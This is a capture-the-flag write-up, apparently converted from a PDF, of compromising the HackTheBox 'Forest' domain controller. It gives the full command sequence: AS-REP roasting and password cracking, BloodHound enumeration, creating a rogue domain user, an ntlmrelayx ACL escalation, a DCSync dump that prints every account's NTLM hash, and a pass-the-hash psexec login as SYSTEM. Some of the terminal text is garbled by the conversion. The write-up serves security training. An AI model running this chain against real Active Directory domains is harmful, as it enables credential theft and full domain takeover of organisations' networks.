
HackTheBox - Forest



Summary

- Enumerating AD discovered a list of users
- Used AS-REP roasting technique to discover password of svc-alfresco
- Authenticate as svc-alfresco to enumerate AD further using bloodhound
- Use information gathered from bloodhound to create a new user with intent of privilege escalation
- use ntlmrelayx to escalate new users privileges
- use secretsdump to extract password hashes including Administrator.

Recon

I began by adding 10.10.10.161 to /etc/hosts as forest.htb

I then ran several nmap scans – first for the top 1000 ports, then for all ports and then one final thorough scan of all of the discovered ports, this revealed quite a few running services. Judging by the running services this machine appears to be a domain controller.

```
# Nmap 7.80 scan initiated Mon May 18 11:46:38 2020 as: nmap -A
-p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664-49703 -oN nmap.txt forest.htb
Nmap scan report for forest.htb (10.10.10.161)
Host is up (0.031s latency).
Not shown: 31 closed ports
PORT
        STATE SERVICE
                            VERSION
53/tcp open domain?
| fingerprint-strings:
| DNSVersionBindReqTCP:
   version
   bind
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-05-18 10:57:08Z)
                        Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                      Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-
389/tcp open ldap
Site-Name)
445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap
                       Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-
First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http
                       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
_http-title: Not Found
9389/tcp open mc-nmf
                         .NET Message Framing
47001/tcp open http
                       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
49664/tcp open msrpc
                         Microsoft Windows RPC
49665/tcp open msrpc
                         Microsoft Windows RPC
49666/tcp open msrpc
                         Microsoft Windows RPC
49667/tcp open msrpc
                         Microsoft Windows RPC
49671/tcp open msrpc
                         Microsoft Windows RPC
49676/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open msrpc
                         Microsoft Windows RPC
                         Microsoft Windows RPC
49684/tcp open msrpc
49703/tcp open msrpc
                         Microsoft Windows RPC
```

*nmap output shortened

Using enum4linux against the target revealed a few users.

```
Group 'Domain Users' (RID: 513) has member: HTB\sebastien
Group 'Domain Users' (RID: 513) has member: HTB\lucinda
Group 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group 'Domain Users' (RID: 513) has member: HTB\andy
Group 'Domain Users' (RID: 513) has member: HTB\santi
```

I used this information with impackets GetNPUsers script which revealed svc-alfresco's TGT.

As a TGT is encrypted with the users NTLM hash we can use john to crack the users password.

```
rootalkal3:~/Desktop/HTB/Forest# john svc-alfresco.out --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:01:25 DONE (2020-05-18 12:07) 0.01174g/s 48000p/s 48000c/s 48000C/s s64891817..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
rootalkal2:~/Desktop/HTB/Forest#
```

FootHold

I noticed that winrm was running during my nmap scans, now that I have a set of credentials I can attempt to login via evil-winrm

I used evil-winrms upload/download functions to transfer SharpHound.exe (A Bloodhound ingestor) onto the machine, this will allow me to gather information about the domain and help to build the next stages of the attack. I first need to import the sharphound module into powershell, then running it should create a new zip folder with JSON files stored in it, these can then be passed onto Bloodhound to map out the domain.


```
PS C:\Users\svc-alfresco\Documents> upload /var/www/html/BloodHound/Ingestors/SharpHound.exe
Info: Uploading /var/v
              PS C:\Users\svc-alfresco\Documents> ls
     Directory: C:\Users\svc-alfresco\Documents
                                                    Length Name
                         LastWriteTime
               5/26/2020 5:44 AM 832512 SharpHound.exe
              PS C:\Users\svc-alfresco\Documents> ./SharpHound.exe -c all
Initializing SharpHound at 5:44 AM on 5/26/2020
Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container
[+] Creating Schema map for domain HTB.LOCAL using path CN=Schema,CN=Configuration,DC=HTB,DC=LOCAL [+] Cache File not Found: 0 Objects in cache
[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 21 MB RAM
Status: 123 objects finished (+123 20.5)/s -- Using 28 MB RAM
Enumeration finished in 00:00:06.2297717
Compressing data to .\20200526054418_BloodHound.zip
You can upload this file directly to the UI
SharpHound Enumeration Completed at 5:44 AM on 5/26/2020! Happy Graphing!
         finRM* PS C:\Users\svc-alfresco\Documents> ls
     Directory: C:\Users\svc-alfresco\Documents
                        LastWriteTime
                                                    Length Name
Mode
                 5/26/2020 5:44 AM
5/26/2020 5:44 AM
5/26/2020 5:44 AM
                                                    15223 20200526054418_BloodHound.zip
                                                       23611 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
                                                     832512 SharpHound.exe
              N* PS C:\Users\svc-alfresco\Documents>
```

I used the same function to download the outputted zip file.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> download 20200526054418_BloodHound.zip /root/Desktop/HTB/Forest/20200526054418_BloodHound.zip Info: Downloading C:\Users\svc-alfresco\Documents\20200526054418_BloodHound.zip to /root/Desktop/HTB/Forest/20200526054418_BloodHound.zip Info: Download successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

I used this to map out the shortest route from svc-alfresco to administrator. Svc-alfresco is a member of account operators which has generic all permissions set against exchange windows permissions. The exchange group has writedacl permissions which can be abused to create new directory access list entries.



Privilege Escalation

To exploit this I created a new user and added them to the exchange and remote management groups.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user driggzzzz H4ck3d! /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" driggzzzz /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" driggzzzz /add
The command completed successfully.
```

I then used ntlmrelayx to escalate the users permissions, this involved running the command *ntmlrelayx.py -t <u>ldap://forest.htb</u> –escalate-user driggzzzz* followed by authenticating against http://loalhost/privexchange using the credentials for my created user.

```
root@kali:~/Desktop/impacket/examples# ntlmrelayx.py -t ldap://forest.htb --escalate-user driggzzzz Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation
     Protocol Client HTTP loaded..
    Protocol Client HTTPS loaded..
    Protocol Client SMB loaded..
    Protocol Client LDAP loaded.
[*] Protocol Client LDAPS loaded..
    Protocol Client IMAP loaded..
Protocol Client IMAPS loaded..
    Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
     Setting up SMB Server
[*] Setting up HTTP Server
[*] Servers started, waiting for connections
     HTTPD: Received connection from 127.0.0.1, attacking target ldap://forest.htb
[*] HTTPD: Client requested path: /privexchange
[*] HTTPD: Client requested path: /privexchange
[*] HTTPD: Client requested path: /privexchange
[*] Authenticating against ldap://forest.htb as \driggzzzz SUCCEED
    Enumerating relayed user's privileges. This may take a while on large domains HTTPD: Received connection from 127.0.0.1, but there are no more targets left!
    HTTPD: Received connection from 127.0.0.1, attacking target ldap://forest.htb
    HTTPD: Client requested path: /favicon.ico
HTTPD: Client requested path: /favicon.ico
     HTTPD: Client requested path: /favicon.ico
     User privileges found: Create user
[*] User privileges found: Modifying domain ACL
    Querying domain security descriptor
     Success! User driggzzzz now has Replication-Get-Changes-All privileges on the domain
     Try using DCSync with secretsdump.py and this user :
```

This successfully completed an ACL attack. Running secretsdump.py with my users credentials successfully dumped the hashes of users on the domain.

```
ples# secretsdump.py htb/driggzzzz:H4ck3d\!@forest.htb
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation
   RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
   Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM 2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
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htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
driggzzzz:7603:aad3b435b51404eeaad3b435b51404ee:bc4103a138c65bd0c9c68cde4333c155:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:d6a71a5503b62da85fa6fb8319383b22:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
```

With the hashes I could authenticate as the Administrator account using psexec.

```
rootakal:-/Desktop/impacket/examples# psexec.py htb.local/Administrator@forest.htb -hashes aad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on forest.htb....
[*] Found writable share ADMIN$
[*] Uploading file YpzrhgCz.exe
[*] Opening SVCManager on forest.htb....
[*] Creating service kHDP on forest.htb....
[*] Starting service kHDP....
[!] Press help for extra shell commands
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C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
```